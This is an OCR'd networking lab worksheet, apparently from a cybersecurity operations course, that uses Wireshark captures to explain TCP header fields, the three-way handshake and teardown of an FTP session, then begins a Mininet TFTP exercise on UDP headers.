


Step 5: Analyze the TCP fields.


After the TCP filter has been applied, the first three packets (top section) display the sequence of [SYN], [SYN, ACK], and [ACK] which is the TCP three-way handshake.

TCP is routinely used during a session to control datagram delivery, verify datagram arrival, and manage window size. For each data exchange between the FTP client and FTP server, a new TCP session is started. At the conclusion of the data transfer, the TCP session is closed. When the FTP session is finished, TCP performs an orderly shutdown and termination.

In Wireshark, detailed TCP information is available in the packet details pane (middle section). Highlight the first TCP datagram from the host computer, and expand portions of the TCP datagram, as shown below.



The expanded TCP datagram appears similar to the packet detail pane, as shown below.



The image above is a TCP datagram diagram. An explanation of each field is provided for reference:

- The TCP source port number belongs to the TCP session host that opened a connection. The value is normally a random value above 1,023.
- The TCP destination port number is used to identify the upper layer protocol or application on the remote site. The values in the range 0–1,023 represent the “well-known ports” and are associated with popular services and applications (as described in RFC 1700), such as Telnet, FTP, and HTTP. The combination of the source IP address, source port, destination IP address, and destination port uniquely identifies the session to the sender and receiver.

Note: In the Wireshark capture above, the destination port is 21, which is FTP. FTP servers listen on port 21 for FTP client connections.

- The Sequence number specifies the number of the last octet in a segment.


- The Acknowledgment number specifies the next octet expected by the receiver.
- The Code bits have a special meaning in session management and in the treatment of segments. Among interesting values are:
    - ACK — Acknowledgment of a segment receipt.
    - SYN — Synchronize, only set when a new TCP session is negotiated during the TCP three-way handshake.
    - FIN — Finish, the request to close the TCP session.
- The Window size is the value of the sliding window. It determines how many octets can be sent before waiting for an acknowledgment.
- The Urgent pointer is only used with an Urgent (URG) flag when the sender needs to send urgent data to the receiver.
- The Options has only one option currently, and it is defined as the maximum TCP segment size (optional value).

Using the Wireshark capture of the first TCP session startup (SYN bit set to 1), fill in information about the TCP header. Some fields may not apply to this packet.

From the VM to CDC server (only the SYN bit is set to 1):

Description	Wireshark Results
Source IP address	192.168.1.17*
Destination IP address	198.246.117.106
Source port number	49411*
Destination port number	21
Sequence number	0 (relative)
Acknowledgment number	Not applicable for this capture
Header length	32 bytes
Window size	8192


In the second Wireshark filtered capture, the CDC FTP server acknowledges the request from the VM. Note the values of the SYN and ACK bits.



Fill in the following information regarding the SYN-ACK message.

Description	Wireshark Results
Source IP address	198.246.117.106
Destination IP address	192.168.1.17*
Source port number	21
Destination port number	49411*
Sequence number	0 (relative)
Acknowledgment number	1 (relative)
Header length	32 bytes
Window size	8192

In the final stage of the negotiation to establish communications, the VM sends an acknowledgment message to the server. Notice that only the ACK bit is set to 1, and the Sequence number has been incremented to 1.




Fill in the following information regarding the ACK message.

Description	Wireshark Results
Source IP address	192.168.1.17*
Destination IP address	198.246.117.106
Source port number	49411*
Destination port number	21
Sequence number	1 (relative)
Acknowledgment number	1 (relative)
Header length	20
Window size	8192*


How many other TCP datagrams contained a SYN bit?

One. The first packet sent by the host at the beginning of a TCP session.


After a TCP session is established, FTP traffic can occur between the PC and FTP server. The FTP client and server communicate with each other, unaware that TCP has control and management over the session. When the FTP server sends a Response: 220 to the FTP client, the TCP session on the FTP client sends an acknowledgment to the TCP session on the server. This sequence is visible in the Wireshark capture below.



When the FTP session has finished, the FTP client sends a command to “quit”. The FTP server acknowledges the FTP termination with a Response: 221 Goodbye. At this time, the FTP server TCP session sends a TCP datagram to the FTP client, announcing the termination of the TCP session. The FTP client TCP session acknowledges receipt of the termination datagram, then sends its own TCP session termination. When the originator of the TCP termination (the FTP server) receives a duplicate termination, an ACK datagram is sent to acknowledge the termination and the TCP session is closed. This sequence is visible in the diagram and capture below.



By applying an ftp filter, the entire sequence of the FTP traffic can be examined in Wireshark. Notice the sequence of the events during this FTP session. The username anonymous was used to retrieve the Readme file. After the file transfer completed, the user ended the FTP session.



Apply the TCP filter again in Wireshark to examine the termination of the TCP session. Four packets are transmitted for the termination of the TCP session. Because TCP connection is full duplex, each direction must terminate independently. Examine the source and destination addresses.

In this example, the FTP server has no more data to send in the stream. It sends a segment with the FIN flag set in frame 149. The PC sends an ACK to acknowledge the receipt of the FIN to terminate the session from the server to the client in frame 150.

In frame 151, the PC sends a FIN to the FTP server to terminate the TCP session. The FTP server responds with an ACK to acknowledge the FIN from the PC in frame 152. Now the TCP session is terminated between the FTP server and PC.


Part 2: Identify UDP Header Fields and Operation Using a Wireshark TFTP Session Capture

In Part 2, you use Wireshark to capture a TFTP session and inspect the UDP header fields.

Step 1: Start Mininet and tftpd service.

a. Start Mininet. Enter cyberops as the password when prompted.

b. Start H1 and H2 at the mininet> prompt.



c. In the H1 terminal window, start the tftpd server using the provided script.

Step 2: Create a file for tftp transfer.

a. Create a text file at the H1 terminal prompt in the /srv/tftp/ folder.


b. Verify that the file has been created with the desired data in the folder.

This file contains my tftp data.

c. Because of the security measure for this particular tftp server, the name of the receiving file needs to exist

Step 3: Capture a TFTP session in Wireshark

a. Start Wireshark in H1.

